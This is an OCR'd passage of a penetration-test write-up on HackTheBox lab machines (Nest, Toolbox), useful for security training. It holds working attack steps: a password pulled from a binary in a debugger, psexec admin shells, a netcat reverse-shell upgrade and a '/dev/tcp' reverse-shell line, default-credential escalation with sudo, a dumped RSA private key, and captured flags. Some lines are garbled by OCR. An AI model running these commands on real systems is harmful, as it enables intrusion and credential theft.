
- Get the decryption .EXE :
  - **smbclient //10.10.10.178/Users/c.smith/HQK Reporting/ -U C.Smith%XtH4nkS4Pl4y1nGX**
  - **cd "AD Integration Module"**
  - **get HqkLdap.exe**
- Open DnSpy:
  - Load the HqkLdap.exe
  - Travel to main




  - create an empty HqkDbImport.exe




  - set breakpoint



  - click on Start and provide the xml file path as arguments:



- The program will then stop at breakpoint, hit step-over (F10) and look at ldap.password object:



- Locals


Name	Value	Type
HqkLdap.LdapSearchSettings.Password.get returned	"XtH4nkS4Pl4y1nGX"	string
array	{string[0x00000005]}	string[]
ldap	{HqkLdap.Ldap}	HqkLdap.Ldap
Domain	null	string
Password	"XtH4nkS4Pl4y1nGX"	string
Username	"Administrator"	string
_Domain	null	string
_Password	"XtH4nkS4Pl4y1nGX"	string
_Username	"Administrator"	string

We have Administrator's password: XtH4nkS4Pl4y1nGX

- **To get a reverse shell use psexec.py:**
  - **psexec.py "Administrator":"XtH4nkS4Pl4y1nGX"@10.10.10.178**

Proof Screenshot Here:

```
Apr 18, 2024 - 13:25:13 (IDT)  exegol-nest /workspace # smbclient //10.10.10.178/Users  -U "C.Smith"%"xRxRxPANCAK3SxRxRx"
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Jan 26 01:04:21 2020
  ..                                  D        0  Sun Jan 26 01:04:21 2020
  Administrator                       D        0  Fri Aug  9 18:08:23 2019
  C.Smith                             D        0  Sun Jan 26 09:21:44 2020
  L.Frost                             D        0  Thu Aug  8 20:03:01 2019
  R.Thompson                          D        0  Thu Aug  8 20:02:50 2019
  TempUser                            D        0  Thu Aug  8 01:55:56 2019

                5242623 blocks of size 4096. 1839940 blocks available
smb: \> cd C.Smith
smb: \C.Smith\> ls
  .                                   D        0  Sun Jan 26 09:21:44 2020
  ..                                  D        0  Sun Jan 26 09:21:44 2020
  HQK Reporting                       D        0  Fri Aug  9 02:06:17 2019
  user.txt                            A       34  Thu Apr 18 13:20:47 2024

                5242623 blocks of size 4096. 1839940 blocks available
smb: \C.Smith\> cd HQK Reporting\
cd \C.Smith\HQK\: NT_STATUS_OBJECT_NAME_NOT_FOUND
smb: \C.Smith\> cd "HQK Reporting"\
smb: \C.Smith\HQK Reporting\> ls
  .                                   D        0  Fri Aug  9 02:06:17 2019
  ..                                  D        0  Fri Aug  9 02:06:17 2019
  AD Integration Module               D        0  Fri Aug  9 15:18:42 2019
  Debug Mode Password.txt             A        0  Fri Aug  9 02:08:17 2019
  HQK_Config_Backup.xml               A      249  Fri Aug  9 02:09:05 2019

                5242623 blocks of size 4096. 1839940 blocks available
smb: \C.Smith\HQK Reporting\> cd "AD Integration Module"
smb: \C.Smith\HQK Reporting\AD Integration Module\> ls
  .                                   D        0  Fri Aug  9 15:18:42 2019
  ..                                  D        0  Fri Aug  9 15:18:42 2019
  HqkLdap.exe                         A    17408  Thu Aug  8 02:41:16 2019

                5242623 blocks of size 4096. 1839940 blocks available
smb: \C.Smith\HQK Reporting\AD Integration Module\> get HqkLdap.exe
```



root.txt Contents:

87ab7ecb8a30db5e826d9c7560ad6165


System IP: 10.10.10.236 (Toolbox)

Service Enumeration

Server IP Address	Ports Open
10.10.10.236	**TCP:** 21, 22, 135, 139, 443, 445

Initial Shell Vulnerability Exploited : SQL injection

Initial Shell Screenshot:



Docker Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited: Default credentials / sudoers misconfiguration

Vulnerability Explanation:

After enumerating the remote access, we find out it is a Linux docker container using a boot2docker image.

The default credentials disponible online are: login= docker, password= tcuser.

The docker HOST IP is usually 172.17.0.1 :

https://dev.to/natterstefan/docker-tip-how-to-get-host-s-ip-address-inside-a-docker-container-5anh

When trying to connect via SSH, we are restricted due to full TTY requirements:

```
ssh docker@172.17.0.1
Pseudo-terminal will not be allocated because stdin is not a termin
al.
```

Once upgraded it appears that we can receive ROOT right using the sudo su command due to lack of restrictions regarding the sudoers file configuration.

Vulnerability Fix:

Change ‘docker’ user credentials ,

Edit the /etc/sudoers file,

Severity: High

Exploit Code:

- **Full TTY upgrade:**
  - **Exec bash -login**
    - *This allow us to get a bash shell*

        - *You can check with:* ***ps -p $$*** *you should see 'bash'*
    - **nc -lvp 80**
        - *then reuse the SQL injection to get back a reverse shell*
    - **python3 -c 'import pty;pty.spawn("/bin/bash")'**
    - *Hit* ***CTRL+Z***
        - *This will put the reverse shell in the background*
    - **stty raw -echo;fg**
        - set TTY settings and bring the reverse shell to foreground
    - **export TERM=xterm**
    - we now have a Full TTY
- **connect to SSH:**
    - **ssh docker@172.17.0.1**
        - *password=* ***tcuser***
- **Check sudo rights:**
    - **Sudo -l**
- **Get root rights:**
    - **Sudo su**
    - *Check with* ***whoami*** *or* ***id***
- *Being Is not even required to get Windows host escalation*

Proof Screenshot Here:

```
┌──(root㉿Exegol)-[~]
└─# exec bash --login
┌──(root㉿Exegol)-[~]
└─# nc -lvp 80
listening on [any] 80 ...
connect to [10.10.14.10] from admin.megalogistic.com [10.10.10.236]
bash: cannot set terminal process group (943): Inappropriate ioctl
bash: no job control in this shell
postgres@bc56e3cc55e9:/var/lib/postgresql/11/main$ python3 -c 'impo
h")'
<ain$ python3 -c 'import pty;pty.spawn("/bin/bash")'
postgres@bc56e3cc55e9:/var/lib/postgresql/11/main$ ^Z
[1]+  Stopped                 nc -lvp 80

┌──(root㉿Exegol)-[~]
└─# stty raw -echo;fg
nc -lvp 80
          export TERM=xterm
postgres@bc56e3cc55e9:/var/lib/postgresql/11/main$ ssh docker@172.1
docker@172.17.0.1's password:
   ( '>')
  /) TC (\   Core is distributed with ABSOLUTELY NO WARRANTY.
 (/-_--_-\)           www.tinycorelinux.net

docker@box:~$ bash -c "bash -i >& /dev/tcp/10.10.14.10/443 0>&1"
```

```
docker@box:~$ sudo -l
User docker may run the following commands on this host:
    (root) NOPASSWD: ALL
docker@box:~$ cd /c/Users/Administrator/Desktop
docker@box:/c/Users/Administrator/Desktop$ ls
desktop.ini  root.txt
docker@box:/c/Users/Administrator/Desktop$ type root.txt
-bash: type: root.txt: not found
docker@box:/c/Users/Administrator/Desktop$ cat root.txt
cc9a0b76ac17f8f475250738b96261b3
docker@box:/c/Users/Administrator/Desktop$ sudo su
root@box:/c/Users/Administrator/Desktop# whoami
root
root@box:/c/Users/Administrator/Desktop# id
uid=0(root) gid=0(root) groups=0(root)
```

root.txt Contents:

cc9a0b76ac17f8f475250738b96261b3

Windows Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited: shared root folder / ssh private key

Vulnerability Explanation: the Windows root folder is shared with the **docker** user (**not even root !!**), which allows to read the Windows Administrator's SSH RSA private key , we can then use it to connect via SSH to Windows 's Administrator

Vulnerability Fix:

- Remove the root folder from the share (select only the folder required)
- Remove read rights on the ~/.ssh/id_rsa file

Severity: High

Exploit Code:

-Once connected to **docker** user:

- cd cd /c/Users/Administrator/.ssh

- cat id_rsa

- copy the content in a file on your local system

- set 600 right :


-chmod 600 key.pem

- ssh -i ./key.pem Adminstrator@10.10.10.236s

Flag is accessible from docker user

Screenshots:

```
docker@box:~$ cd /c/Users/Administrator
docker@box:/c/Users/Administrator$ cd .ssh
docker@box:/c/Users/Administrator/.ssh$ ls
authorized_keys  id_rsa          id_rsa.pub      known_hosts
docker@box:/c/Users/Administrator/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAvo4SLlg/dkStA4jDUNxgF8kbNAF+6IYLNOOCeppfjz6RSOQv
Md08abGynhKMzsiiVCeJoj9L8GfSXGZIfsAIWXn9nyNaDdApoF7Mfm1KItgO+W9m
M7lArs4zgBzMGQleIskQvWTcKrQNdCDj9JxNIbhYLhJXgro+u5dW6EcYzq2MSORm
7A+eXfmPvdr4hE0wNUIwx2oOPr2duBfmxuhL8mZQWu5U1+Ipe2Nv4fAUYhKGTWHj
4ocjUwG9XcU0iI4pcHT3nXPKmGjoPyiPzpa5WdiJ8QpME398Nne4mnxOboWTp3jG
aJ1GunZCyic0iSwemcBJiNyfZChTipWmBMK88wIDAQABAoIBAH7PEuBOj+UHrM+G
Stxb24LYrUa9nBPnaDvJD4LBishLzelhGNspLFP2EjTJiXTu5b/1E82qK8IPhVlC
JApdhvDsktA9eWdp2NnFXHbiCg0IFWb/MFdJd/ccd/9Qqq4aos+pWH+BSFcOvUlD
vg+BmH7RK7V1NVFk2eyCuS4YajTW+VEwD3uBAl5ErXuKa2VP6HMKPDLPvOGgBf9c
l0l2v75cGjiK02xVu3aFyKf3d7t/GJBgu4zekPKVsiuSA+22ZVcTi653Tum1WUqG
MjuYDIaKmIt9QTn81H5jAQG6CMLlB1LZGoOJuuLhtZ4qW9fU36HpuAzUbG0E/Fq9
jLgX0aECgYEA4if4borc0Y6xFJxuPbwGZeovUExwYzlDvNDF4/Vbqnb/Zm7rTW/m
YPYgEx/p15rBh0pmxkUUybyVjkqHQFKRgu5FSb9IVGKtzNCtfyxDgsOm8DBUvFvo
qgieIC1S7sj78CYw1stPNWS9lclTbbMyqQVjLUvOAULm03ew3KtkURECgYEA17Nr
Ejcb6JWBnoGyL/yEG44h3fHAUOHpVjEeNkXiBIdQEKcroW9WZY9YlKVU/pIPhJ+S
7s++kIu014H+E2SV3qgHknqwNIzTWXbmqnclI/DSqWs19BJlD0/YUcFnpkFG08Xu
iWNSUKGb0R7zhUTZ136+Pn9TEGUXQMmBCEOJLcMCgYBj9bTJ71iwyzgb2xSi9sOB
MmRdQpv+T2ZQQ5rkKiOtEdHLTcV1Qbt7Ke59ZYKvSHi3urv4cLpCfLdB4FEtrhEg
5P39Ha3zlnYpbCbzafYhCydzTHl3k8wfs5VotX/NiUpKGCdIGS7Wc8OUPBtDBoyi
xn3SnIneZtqtp16l+p9pcQKBgAg1Xbe9vSQmvF4J1XwaAfUCfatyjb0GO9j52Yp7
MlS1yYg4tGJaWFFZGSfe+tMNP+XuJKtN4JSjnGgvHDoks8dbYZ5jaN03Frvq2HBY
RGOPwJSN7emx4YKpqTPDRmx/Q3C/sYos628CF2nn4aCKtDeNLTQ3qDORhUcD5BMq
bsf9AoGBAIWYKT0wMlOWForD39SEN3hqP3hkGeAmbIdZXFnUzRioKb4KZ42sVy5B
q3CKhoCDk8N+97jYJhPXdIWqtJPoOfPj6BtjxQEBoacW923tOblPeYkI9biVUyIp
BYxKDs3rNUsW1UUHAvBh0OYs+v/X+Z/2KVLLeClznDJWh/PNqF5I
-----END RSA PRIVATE KEY-----
docker@box:/c/Users/Administrator/.ssh$
```



4.0 Additional Items

Appendix 1 - Proof and Local Contents:

IP (Hostname)	Proof.txt Contents
10.10.10.63 (Jeeves)	C:\Users\Administrator\Desktop> more < hm.txt:root.txt afbc5bd4b615a60648cec41c6ac92530
10.10.10.93 (Bounty)	PS C:\users\administrator\desktop> type root.txt 52f2c95c9541138a3a2190f668d023ab
10.10.10.100 (Active)	***34e0bf739a30f1fda3de27e75a0dc764***
10.10.10.178 (Nest)	87ab7ecb8a30db5e826d9c7560ad6165
10.10.10.236 (ToolBox)	cc9a0b76ac17f8f475250738b96261b3